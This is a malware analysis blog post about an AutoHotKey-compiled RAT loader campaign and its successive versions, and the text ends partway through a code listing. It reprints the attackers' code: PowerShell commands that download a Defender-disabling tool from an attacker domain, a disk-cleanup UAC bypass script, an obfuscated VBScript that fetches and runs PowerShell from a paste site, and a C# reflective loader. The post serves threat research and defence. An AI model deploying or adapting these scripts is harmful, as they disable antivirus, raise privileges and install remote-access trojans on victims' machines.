

AHK RAT Loader Used in Unique Delivery Campaigns

By Arnold Osipov

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The Morphisec Labs team has been tracking an ongoing RAT delivery campaign that started in February this year. This campaign is unique in its heavy use of the [AutoHotKey](#) scripting language—a fork of the AutoIt language frequently used for testing purposes.

Starting in February, we identified at least four versions of the RAT delivery campaign, each of which includes multiple advancements and adaptations over the past three months.

In this blog post, we dive into the details of each attack chain, highlighting interesting and rare techniques the attackers use, including:

- Manifest flow hijack through [VbsEdit](#) manipulation
- UAC bypass
- Emulator bypass
- Tampering with Microsoft Defender and other antivirus products
- In-place compilation
- Delivery through text share services

Technical Details

The RAT delivery campaign starts from an AutoHotKey compiled script. This is a standalone executable that contains the following: the AHK interpreter, the AHK script, and any files it has incorporated via the [FileInstall](#) command. In this campaign, the attackers incorporate malicious scripts/executables alongside a legitimate application to disguise their intentions.




Figure 1: Malicious scripts alongside legitimate executables

We observed various RATs distributed via a simple AHK compiled script. We also identified several attack chains linked to this campaign, all of which start with an AHK executable that leads to the different VBScripts that eventually load the RAT. In this blog, we are going to cover the technical details for each of the observed attack chains shown in the below figure.




Figure 2: Possible attack chains.

VjW0rm/Houdini chain

The attack chain that delivers the VjW0rm and Houdini RAT is the first one we saw using this Loader. This attack chain was first used utilizes their February 2021 and is still in use as of today. We observed several changes over time and we will describe them below:

Version 1

First seen: February 17, 2021

Hash: 40e8b99b36739c397f8f0da2ab40f62b3af3da8b3f43fc2537841a9bf9105584




Figure 3: The first version of the AHK script

First, the *AHK script* drops a legitimate application to the *%appdata%* directory and executes it. Next, it drops two files into the *%programdata%* directory. The first file is called *conhost.exe* and the second file is called *conhost.exe.manifest* (*malicious manifest*). Then the script executes the legitimate *conhost.exe* application, which leads to the execution of the malicious manifest through a path hijack.

Those files are the outcome of a tool called [VbsEdit](#). The attacker uses VBsEdit to convert the VjW0rm and Houdini VBScript into an executable.




Figure 4: A VbsEdit tool used to convert to script

The tool creates a manifest (XML) file that holds the base64 encoded VBScript and information about how to execute the script. This manifest file needs to be located alongside the launcher (called conhost.exe). The launcher itself is a legitimate tool without any detections in VirusTotal.




Figure 5: The manifest file

Version 2

First seen: March 31, 2021

Hash: 825be2ef1143b610633150d7f2bbd5189a3e5939c21a6056283106069c7bc313

In this version, the attacker wrapped the dropped RAT with an additional AHK executable. They also added the ability to disable Microsoft Defender by dropping a Batch script and an LNK file pointing to that script.




Figure 6: Added the ability to disable Defender

When executing the LNK file, the Batch script starts to perform several Powershell commands.

```

1 powershell -command "& { (New-Object Net.WebClient).DownloadFile('http://gamecardsy.com/ahmadtestup1/DefenderControl.exe', 'C:\Users\Public\DefenderControl.exe') }"
2
3 powershell -command "& { (New-Object Net.WebClient).DownloadFile('http://gamecardsy.com/ahmadtestup1/DefenderKill.txt', 'C:\Users\Public\DefenderKill.lnk') }"
4
5 powershell -command "& { (New-Object Net.WebClient).DownloadFile('http://gamecardsy.com/ahmadtestup1/Defender.bat', 'C:\Users\Public\Defender.bat') }"
6
7 powershell -command "& { (New-Object Net.WebClient).DownloadFile('http://gamecardsy.com/ahmadtestup1/ff.ps1', 'C:\Users\Public\ff.ps1') }"
8
9 powershell -command "& { (New-Object Net.WebClient).DownloadFile('http://gamecardsy.com/ahmadtestup1/DefenderControl.txt', 'C:\Users\Public\DefenderControl.ini') }"
10
11 powershell -ExecutionPolicy Bypass -File C:\Users\Public\ff.ps1

```

Figure 7: The script used to disable Defender

The commands download a [known hacking tool](#) that disables Defender (*DefenderControl.exe v1.7*) through an additional Powershell script that performs a [known disk cleanup UAC bypass](#) technique. This bypass allows the attacker to gain the higher privileges necessary to disable Microsoft Defender (assuming the user is also an administrator).

```

1 if((((System.Security.Principal.WindowsIdentity)::GetCurrent()).groups -match "S-1-5-32-544")) {
2     #Payload goes here
3     #It'll run as Administrator
4     C:\Users\Public\DefenderKill.lnk
5 } else {
6     $ALOSH = "HKCU:\Environment"
7     $Name = "windir"
8     $Value = "powershell -ep bypass -w h $PSCommandPath;#"
9     Set-ItemProperty -Path $ALOSH -Name $Name -Value $Value
10    #Depending on the performance of the machine, some sleep time may be required before or after schtasks
11    schtasks /run /tn \Microsoft\Windows\DiskCleanup\SilentCleanup /I | Out-Null
12    Remove-ItemProperty -Path $ALOSH -Name $Name
13 }

```

Figure 8: Disk Cleanup UAC bypass

Once Defender has been disabled, the AHK drops an additional AHK executable(CONHOSTHOST.exe). This AHK executable utilizes the VBS launcher technique shown in previous versions.



Figure 9: The second AHK executable.

Version 3

First seen: April 8, 2021

Hash: 16142a05c08de5cc69c1fb13924df2861e81b48e5ca5e0ef3f71684cfa3aeb55

Two more capabilities were added in this version:

- The first drops and executes a VBScript that blocks connections to popular Antivirus solutions by manipulating the victim's `C:WindowsSystem32driversetchosts` file. This manipulation denies the DNS resolution for those domains by resolving the localhost IP address instead of the real one.




Figure 10: The data written to the host's file.

- The second drops and executes a VBScript that terminates `wscript.exe` processes to clean traces of a failed attempt to perform the previous VBScript.

Version 4

First seen: May 2, 2021

Hash: fb63eea2503686f90c4c2ec9a74407a2d5a1211e8a1566ae1da63f0d1d9e2cad

In this version, the attacker added directory-creation spamming that creates around 10 directories and subdirectories, then overrides the call numerous times. Though the attacker's intentions are not clear at this point, this might be a technique to introduce noise or to spam an emulator.




Figure 11: Directory-creation spamming

Additionally, a new VBScript is dropped into %ProgramData%\kellvbs.vbs. This script leads to a new variant of our previously researched [HCrypt](#). It ends up delivering njRAT with the same C2 address as the Vjw0rm that has been dropped by the VBScript launcher.

In the second stage, AHK drops a Batch script that hides the manifest file, so that only the benign VBS launcher called *conhost.exe* will be visible to the victim.




Figure 12: Hiding the manifest file

Powershell Loader Chain

This attack chain first appeared in late April 2021. It has a strong resemblance to the previously described chain, except for the delivery technique and the RAT distribution used. In this chain, we have observed LimeRAT and RevengeRAT loaded as the final payload. Both of the delivered RATs communicate to the same C2 address – gamers2020.ownip[.]net.

Version 1

First seen: April 26, 2021

Hash: c7165a80a5233ff799a7cdb0de9d1dafc7c40e4b31db01226b3d975411ceb59e




Figure 13: The AHK second chain script.

The RAT is delivered by an obfuscated VBScript (as shown in Figure 14) that is dropped to the victims %ProgramData% directory. This script deobfuscates a PowerShell command that downloads the next stage from a Pastebin-like sharing platform service called *stikked.ch*.

```

1 function YYYYYUUUUIIIII (plaintext)
2 dim result
3 Execute(StrReverse("***** - tuser"))
4 for i = 1 to Len(plaintext)
5     result = result & chr(Asc(Mid(plaintext,i,1)) - 10 + 5)
6 next
7 YYYYYUUUUIIIII = YYYYYUUUUIIIII & result
8 end function
9
10 sub oprejgoproiegakdfmvoeirnvgsrdlvmoerngno()
11 Execute(StrReverse("MMMMPPP...LRJLRJ...AAADDD...RRRMMW,EEEDDD,CCCBBB,EEEEAA mid"))
12 URLURL = "https://stikked.ch/view/raw/f03bc538"
13 AAAEEE = YYYYYUUUUIIIII("Xmjqq")
14 BBBCCC = YYYYYUUUUIIIII("\Xhnuv3")
15 DDDDDD = StrReverse("(etaerC:]tseugeRbeMptth.teN.metsyS[ = ptth$") & URLURL & StrReverse(")atad$
(XEI ;)(dnEoTdaeR.rs$ = atad$ ;)mem$(wen::]redaeRmaertS.OI[ = rs$ ;)(maertSesnopsRteG.serbew$ = mem$
;)(esnopsRteG.ptth$ = serbew$ ;)")
16 QQQAAA = YYYYYUUUUIIIII("3Fuqqhfynts")
17 PPPPMMW = YYYYYUUUUIIIII("Ut|jw0mjqq3j}j") + " "
18
19 Execute(StrReverse(")EEEEAA & CCCBBB(t"+"c"+"e"+"j"+"b"+"0"+"e"+"t"+"a"+"e"+"r"+"c = llehStpir"+"c"
+"S t"+"e"+"s"))
20
21 Execute(StrReverse(")7(ecapSemaN.)AAAQQQ & EEEEEAA(t"+"c"+"e"+"j"+"b"+"0"+"e"+"t"+"a"+"e"+"r"+"c -
ppAtpircS tes"))
22 Execute(StrReverse(" 4281+ 61 + 4 ,emaNlluFtpircS.tpircSW ereHypoC.ppAtpircS"))
23 Execute(StrReverse("0 ,EEEDDD & MMMPPP n"+"u"+"R.llehStpircS"))
24 end sub
25
26 Execute(StrReverse(")(ongareomvldrskgvnrievovfdkageiorpogjerpo"))

```

Figure 14: Obfuscated VBScript downloads and executes PowerShell from a Pastebin service.

The Powershell stage from the paste embeds the next stage as a C# source code represented in a hexadecimal encoded blob (\$Win32Runpe in Figure 15). To execute the next stage, the Powershell decodes the blob, compiles and saves it into the %temp% directory under the name RegAsm.exe, then executes the compiled executable.

We notice that the author compiled the executable with ``GenerateExecutable=true`` which is uncommon for attackers, as he could compile the executable in memory by setting the flag ``GenerateInMemory=true``. This might be an evasion attempt as many solutions are looking for this flag.


```

1 using System;
2 // Using Library
3
4 using System.Security.Cryptography;
5 using System.Runtime.InteropServices;
6
7 namespace Lolita
8 {
9
10 class Program
11 {
12     static void Main(string[] args)
13     {
14
15         byte[] Buffer = { 179,17,128,229,52,227,27,211,147,93,242,51,81,73,73,142,201,224,18,
16             103,106,77,29,239,48,9,73,43,51,12,210,193,143,32,193,175,59,243,98,234,228,101,244,31,
17             40,52,192,173,234,15,157,5,14,120,30,68,249,102,108,246,247,149,218,80,9,11,30,137,179,
18             100,102,113,251,184,215,199,253,3,38,51,22,83,220,179,236,217,150,204,144,32,124,30,141,
19             205,75,173,50,205,7,197,126,29,16,206,71,216,19,146,0,232,57,109,13,196,82,9,93,243,211,
20             13,193,89,56,135,115,90,121,24,182,181,242,243,135,165,158,74,23,30,3,50,98,202,182,241,
21             26,133,250,200,148,124,163,198,238,87,26,90,136,202,214,188,88,221,96,13,141,130,187,98,
22             45,146,27,79,31,170,104,192,186,94,243,181,144,254,24,255,211,235,167,26,108,249,223,
23             199,48,47,135,169,206,236,66,132,169,189,234,1,58,51,4,107,13,78,250,64,176,186,59,16,
24             224,122,252,73,132,95,93,19,195,165,130,20,128,120,88,116,159,203,200,173,195,21,190,
25             212,97,187,146,179,203,10,221,53,190,141,227,21,147,174,220,243,165,183,127,165,168,225,
26             44,248,117,71,59,26,202,38,57,193,152,134,113,201,0,91,24,149,26,111,251,201,225,227,
27             115,28,217,16,42,202,236,84,136,164,232,79,73,221,166,14,162,0,167,182,237,140,231,125,
28             41,43,140,229,239,224,163,106,124,101,222,140,204,4,126,119,100,227,83,29,80,184,4,160,
29             66,168,98,213,61,154,104,22,46,23,246,193,11,175,181,197,114,117,149,198,31,239,13,209,
30             139,7,106,63,110,54,142,101,51,77,18,164,165,20,52,86,195,99,77,29,219,128...(trimmed)};
31
32         GCHandle gc = GCHandle.Alloc(System.Threading.Thread.GetDomain().Load(Aes_Decrypt
33             (Buffer)));
34         GCHandle gcEp = GCHandle.Alloc(((System.Reflection.Assembly)gc.Target).EntryPoint);
35         GCHandle.Alloc(((System.Reflection.MethodInfo)gcEp.Target).Invoke(null, null));
36
37     }
38     static byte[] Aes_Decrypt(byte[] buffer)
39     {
40         using (AesCryptoServiceProvider aes = new AesCryptoServiceProvider())
41         {
42             aes.IV = new byte[] { 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16 };
